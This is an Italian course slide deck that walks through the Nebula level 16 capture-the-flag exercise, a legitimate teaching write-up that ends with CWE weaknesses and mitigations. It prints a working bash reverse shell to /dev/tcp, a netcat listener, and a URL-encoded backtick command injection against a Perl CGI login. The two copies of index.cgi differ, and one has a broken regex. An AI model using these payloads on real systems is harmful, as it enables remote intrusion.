

# NEBULA

Level 16

**Programmazione Sicura 2019/2020**

**Prof. B. Masucci** <sub>1</sub>



# ★ TEAM



**LUIGI CERRETO**

Sistemi Informatici e  
Tecnologie del Software



**LUCA IZZO**

Sicurezza Informatica



**ANTONIO MARTELLA**

Sistemi Informatici e  
Tecnologie del Software



# TIMELINE





# DESCRIZIONE DEL PROBLEMA

- Level 16
- Obiettivo
- Costruzione di un albero di attacco
- Analisi Directory Accessibili
- /home/flag16
- index.cgi



# LEVEL 16

---

Esiste uno script Perl vulnerabile in ascolto sulla porta 1616.

In `/home/flag16` è presente il seguente script chiamato `index.cgi`.



# Obiettivo

Eseguire il programma **/bin/getflag**  
con i privilegi dell'utente **flag16**




# COSTRUZIONE ALBERO D'ATTACCO



Rappresenta una **vista gerarchica** dei possibili attacchi ad un sistema

- Ogni nodo dell'albero è un'azione
- Il nodo radice è l'azione finale dell'attacco
- Ciascun nodo foglia è una azione iniziale dell'attacco
- Ciascun nodo intermedio rappresenta un'azione preliminare per poter svolgere l'azione rappresentata dal nodo padre

# ALBERO DI ATTACCO







# PRIMO APPROCCIO

- Ottenimento password
- Aggiornamento albero di attacco
- Cambio di strategia
- Il file thttpd.conf
- Conseguenze
- Verifica esistenza server web
- Contatto con il server web
- Risultato

# OTTENIMENTO PASSWORD



1

RICHIESTA DELLA PASSWORD AL  
PROPRIETARIO DELL'ACCOUNT  
FLAG16




2

CRACK PASSWORD



# AGGIORNAMENTO ALBERO DI ATTACCO





# ANALISI DIRECTORY ACCESSIBILI



```
level16@nebula:/home$ ls
flag00  flag05  flag10  flag15  level00  level05  level10  level15  nebula
flag01  flag06  flag11  flag16  level01  level06  level11  level16
flag02  flag07  flag12  flag17  level02  level07  level12  level17
flag03  flag08  flag13  flag18  level03  level08  level13  level18
flag04  flag09  flag14  flag19  level04  level09  level14  level19
level16@nebula:/home$ _
```

L'utente **level16** può accedere :

- /home/level16
- /home/flag16



# /home/flag16



```
level16@nebula:/home/flag16$ ls -lh
total 5.0K
-rwxr-xr-x 1 root root 730 2011-11-20 21:46 index.cgi
-rw-r--r-- 1 root root 3.7K 2011-11-20 21:46 thttpd.conf
-rw-r--r-- 1 root root 0 2011-11-20 21:46 userdb.txt
level16@nebula:/home/flag16$ _
```



# index.cgi

Script Perl vulnerabile



```
1  #!/usr/bin/env perl
2
3  use CGI qw{param};
4
5  print "Content-type: text/html\n\n";
6
7  sub login {
8      $username = $_[0];
9      $password = $_[1];
10
11     $username =~ tr/a-z/A-Z/; # conver to uppercase
12     $username =~ s/\.*/;      # strip everything after a space
13
14     @output = `egrep "^$username" /home/flag16/userdb.txt 2>&1`;
15     foreach $line (@output) {
16         ($usr, $pw) = split(/:/, $line);
17
18         if($pw == $password) {
19             return 1;
20         }
21     }
22
23     return 0;
24 }
25
26 sub htmlz {
27     print("Login results");
28     if($_[0] == 1) {
29         print("Your login was accepted");
30     } else {
31         print("Your login failed");
32     }
33     print("Would you like a cookie?
34 \n");
35 }
36
37
38 htmlz(login(param("username"), param("password")));
```



# CAMBIO DI STRATEGIA

---

Siccome la strategia precedente è risultata **fallimentare**, riteniamo che l'esecuzione in locale di `/bit/getflag` sarebbe stata **inefficiente**.

Pertanto, una strada percorribile sarebbe quella di esecuzione **remota** di `/bin/getflag`





# CAMBIO DI STRATEGIA



E' possibile una **iniezione remota** ?

- Bisogna identificare il server Web che esegua index.cgi SETUID flag16
- Se un server esiste, potremmo manipolare l'input del file index.cgi così da poter 'eseguire /bin/getflag con i privilegi di flag16
- Si vince la sfida!





# IL FILE `thttpd.conf`



Output dei **metadati**

```
level16@nebula:/home/flag16$ ls -lh
total 5.0K
-rwxr-xr-x 1 root root 730 2011-11-20 21:46 index.cgi
-rw-r--r-- 1 root root 3.7K 2011-11-20 21:46 thttpd.conf
-rw-r--r-- 1 root root 0 2011-11-20 21:46 userdb.txt
level16@nebula:/home/flag16$ _
```

Il file **`thttpd.conf`**

- E' leggibile da tutti gli utenti e modificabile solo da root
- Identifica il server Web con il quale viene eseguito `index.cgi`



# IL FILE `thttpd.conf`



## Contenuto

```
# /etc/thttpd/thttpd.conf: thttpd configuration file

# This file is for thttpd processes created by /etc/init.d/thttpd.
# Commentary is based closely on the thttpd(8) 2.25b manpage, by Jef Poskanzer.

# Specifies an alternate port number to listen on.
port=1616

# Specifies a directory to chdir() to at startup. This is merely a convenience -
# you could just as easily do a cd in the shell script that invokes the program.
dir=/home/flag16

# Do a chroot() at initialization time, restricting file access to the program's
# current directory. If chroot is the compiled-in default (not the case on
# Debian), then nochroot disables it. See thttpd(8) for details.
nochroot
#chroot

# Specifies a directory to chdir() to after chrooting. If you're not chrooting,
# you might as well do a single chdir() with the dir option. If you are
# chrooting, this lets you put the web files in a subdirectory of the chroot
# tree, instead of in the top level mixed in with the chroot files.
#data_dir=
```

1,1 Top

```
# Specifies what user to switch to after initialization when started as root.
user=flag16

# Specifies a wildcard pattern for CGI programs, for instance "**.cgi" or
# "/cgi-bin/*". See thttpd(8) for details.
cgipat=*.cgi

# Specifies a file of throttle settings. See thttpd(8) for details.
#throttles=/etc/thttpd/throttle.conf

# Specifies a hostname to bind to, for multihoming. The default is to bind to
# all hostnames supported on the local machine. See thttpd(8) for details.
#host=

# Specifies a file for logging. If no logfile option is specified, thttpd logs
# via syslog(). If logfile=/dev/null is specified, thttpd doesn't log at all.
#logfile=/var/log/thttpd.log

# Specifies a file to write the process-id to. If no file is specified, no
# process-id is written. You can use this file to send signals to thttpd. See
# thttpd(8) for details.
#pidfile=

# Specifies the character set to use with text MIME types.
```

74,1 80%

- **port = 1616:** il server Web thttpd ascolta sulla porta 1616
- **dir = /home/flag16:** la directory radice del server Web è /home/flag16

- **nochroot:** il server Web "vede" l'intero file system dell'host
- **user = flag16:** il server Web esegue con i diritti dell'utente flag16

# RISULTATO ANALISI

- Si può contattare il server Web sulla porta TCP 1616 (il **vettore di accesso remoto**)
- Il server Web **vede l'intero file system**, quindi
  - anche il file eseguibile `/bin/getflag`
- Il server Web **esegue come utente flag16** (il che permette a `/bin/getflag` l'esecuzione con successo)



# VERIFICA ESISTENZA SERVER WEB



Per poter effettuare l'iniezione remota, verificiamo che il server Web **thttpd** sia in esecuzione sulla **porta 1616**

Esistono processi di nome thttpd

```
level116@nebula:/home/flag16$ pgrep -l thttpd
1292 thttpd
1297 thttpd
level116@nebula:/home/flag16$ netstat -ntl | grep 1616
tcp6      0      0 :::1616          :::*              LISTEN
level116@nebula:/home/flag16$ _
```

Un processo ascolta sulla porta TCP 1616

# VERIFICA ESISTENZA SERVER WEB



2

Tuttavia, non vi è una prova del fatto che il processo in ascolto sulla porta 1616 sia proprio `thttpd`



Da queste informazioni deduciamo che c'è un processo in ascolto sulla porta 1616



## SOLUZIONE

E' necessario interagire direttamente con il server Web per avere la certezza che il processo in ascolto sulla porta 1616 sia proprio `thttpd`



# CONTATTO CON IL SERVER WEB

---

- E' possibile inviare richieste al server (e ricevere le relative risposte) tramite il comando:

**nc**

- Utilizziamo il manuale  
**man nc**





# CONTATTO CON IL SERVER WEB



Quale **porta** e quale **IP** usare?

- L'hostname da usare è uno qualunque su cui ascolta il server
- Dal precedente output di netstat si evince che thttpd ascolta su tutte le interfacce di rete (: :)
- l'IP è 127.0.0.1 (localhost)
- La porta ovviamente è la 1616

`nc localhost 1616`



# RISULTATO



L'accesso è proibito, ma scopriamo che  
il server è effettivamente **thttpd**

```
level16@nebula:/home/flag16$ nc localhost 1616
GET /index.cgi?username=admin&password=admin
Content-type: text/html

<html><head><title>Login results</title></head><body>Your login failed<br/>Would
you like a cookie?<br/><br/></body></html>
level16@nebula:/home/flag16$ _
```






# SOLUZIONE

- Analizziamo lo script PERL
- Albero di attacco
- Come sfruttare la vulnerabilità
- Creazione EXPLOIT
- Mettiamoci in ascolto
- Iniezione remota
- Problemi con l'iniezione remota
- URL Encoding
- Input corretto
- Albero di attacco
- Risultato

# ALBERO DI ATTACCO



# ANALIZZIAMO LO SCRIPT PERL



```
1  #!/usr/bin/env perl
2
3  use CGI qw(param);
4
5  print "Content-type: text/html\n\n";
6
7  sub login {
8      $username = $_[0];
9      $password = $_[1];
10
11     $username =~ tr/a-z/A-Z/; # conver to uppercase
12     $username =~ s/\s.*//;    # strip everything after a space
13
14     @output = `egrep "^$username" /home/flag16/userdb.txt 2>&1`;
15     foreach $line (@output) {
16         ($usr, $pw) = split(/:/, $line);
17
18         if($pw =~ $password) {
19             return 1;
20         }
21     }
22
23     return 0;
24 }
25
26 sub htmlz {
27     print("Login results");
28     if($_[0] == 1) {
29         print("Your login was accepted");
30     } else {
31         print("Your login failed");
32     }
33     print("Would you like a cookie?
34 \n");
35 }
36
37
38 htmlz(login(param("username"), param("password")));
```



# ANALIZZIAMO LO SCRIPT PERL

---

Gli elementi interessanti sono principalmente le righe 11 e 14.

- Nella riga 11, qualsiasi input che forniamo per l'username viene trasformato in **maiuscolo**.
- Alla riga 14, **egrep** viene eseguito, tentando di estrarre tutte le righe che iniziano con il nome utente in maiuscolo.

Il fatto che un comando di sistema venga eseguito con un parametro fornito dall'utente è abbastanza positivo per noi.

**Questo è il nostro vettore di attacco.**



# COME SFRUTTARE LA VULNERABILITÀ



Lo script impone due limitazioni a qualsiasi iniezione di chiamata di sistema che eseguiamo:

- **Viene convertito in maiuscolo**
- **Tutti gli spazi vengono rimossi**

Se dovessimo scrivere un piccolo script e inserirlo in una directory comune, ad esempio **/tmp/exploit**, questo verrebbe convertito in **/TMP/EXPLOIT**.

Sebbene questo non sia un problema per il nome dello script, la directory sarà problematica.

Fortunatamente Bash supporta **Pattern Matching**, dove **\*** può essere usato per sostituire qualsiasi stringa.

**Il nostro obiettivo è sostituire la variabile username.**

# CREAZIONE EXPLOIT



Creazione file EXPLOIT

```
level16@nebula:/tmp$ vi EXPLOIT_
```

```
bash -i >& /dev/tcp/10.211.55.5/8000 0>&1
```

Payload

Modifica permessi

```
level16@nebula:/tmp$ chmod +x EXPLOIT
level16@nebula:/tmp$ _
```

```
level16@nebula:/tmp$ ls
EXPLOIT  update-manager-7r3LMJ
level16@nebula:/tmp$ _
```


Creazione avvenuta



OFFENSIVE SIDE

# METTIAMOCI IN ASCOLTO



```
root@kali-linux: ~  
File Modifica Visualizza Cerca Terminale Schede Aiuto  
root@kali-linux: ~ x root@kali-linux: ~ x  
root@kali-linux:~# nc -lvp 8000  
listening on [any] 8000 ...  

```



# INIEZIONE REMOTA



```
level16@nebula:/home/flag16$ nc localhost 1616
GET /index.cgi?username='/*/EXPLOIT'&password=xxxx
Content-type: text/html

<html><head><title>Login results</title></head><body>Your login failed<br/>Would
you like a cookie?<br/><br/></body></html>
level16@nebula:/home/flag16$ _
```





# PROBLEMI CON L'INIEZIONE REMOTA

---

Qualcosa non ha funzionato.  
Lo script non riesce a catturare il nostro payload `'/*EXPLOIT'`  
restituendoci valore = `emptystring`.  
Come è possibile vedere vengono usati due caratteri speciali:

**Carattere: /**  
**Carattere: \***





# URL ENCODING

---

La procedura di escape dei caratteri speciali in un URL prende il nome di **URL encoding**.

Dato il carattere speciale:

- Si individua il suo codice ASCII
- Lo si scrive in esadecimale
- Si inserisce il carattere di escape %

# URL ENCODING



## URL

Decode and Encode

DecodeEncode

Have to deal with URL encoded format? Then this site is made for you! Use our super handy online tool to decode or encode your data.

### Encode to URL encoded format

Simply enter your data then push the encode button.

'/EXPLOIT'

To encode binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

UTF-8

Destination character set.

LF (Unix)

Destination newline separator.

☐ Encode each line separately (useful for multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

☒ Live mode OFF Encodes in real-time when you type or paste (supports only UTF-8 character set).

> ENCODE <

Encodes your data into the textarea below.

%60%2F%2A%2FEXPLOIT%60

★ Bonus tip: Bookmark us!

Other tools

Base64 Decode

Base64 Encode

JSON Minify

JSON Beautify

JS Minify

JS Beautify

CSS Minify

CSS Beautify

Partner sites

Decimal to Hex converter

Hex to Decimal converter

TV show ratings

Movie ratings

ENCODED URL: %60%2F%2A%2FEXPLOIT%60

35



# INPUT CORRETTO

---

L'input corretto da inviare allo script index.cgi prevede l'URL encoding dei caratteri speciali:

GET /index.cgi?username='\*/EXPLOIT'&password=xxxx

diventa

GET /index.cgi?username=%60%2F%2A%2FEXPLOIT%60&password=xxxx





# RISULTATO



TARGET SIDE



```
level16@nebula:/home/flag16$ nc localhost 1616
GET /index.cgi?username=%60%2F%2A%2FEXPLOIT%60&password=xxxx
Content-type: text/html
```



OFFENSIVE SIDE




```
root@kali-linux: ~
File Modifica Visualizza Cerca Terminale Schede Aiuto

root@kali-linux: ~ x root@kali-linux: ~


root@kali-linux:~# nc -lvp 8000
listening on [any] 8000 ...
connect to [10.211.55.5] from nebula.shared [10.211.55.15] 37342
bash: no job control in this shell
flag16@nebula:/home/flag16$ id
id
uid=983(flag16) gid=983(flag16) groups=983(flag16)
flag16@nebula:/home/flag16$ getflag
getflag
You have successfully executed getflag on a target account
flag16@nebula:/home/flag16$
```



# ALBERO DI ATTACCO



# SFIDA VINTA!



#andratutto**bene**



# DEBOLEZZE

- Quali sono le debolezze?
- CWE ID





# DEBOLEZZA I

---

Il Web server httpd esegue con privilegi di esecuzione ingiustamente elevati  
Quelli dell'utente "privilegiato" **flag16**

CWE di riferimento: **CWE-250 Execution with Unnecessary Privileges**  
<https://cwe.mitre.org/data/definitions/250.html>





# DEBOLEZZA II

---

Se un'applicazione Web che esegue comandi non neutralizza i **"caratteri speciali"** è possibile iniettare nuovi caratteri in cascata ai precedenti.

CWE di riferimento: **CWE-78 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')**

<https://cwe.mitre.org/data/definitions/78.html>





# MITIGAZIONE

- Come possiamo mitigare la vulnerabilità?
- Mitigazione 1
- Mitigazione 2

# MITIGAZIONE #1



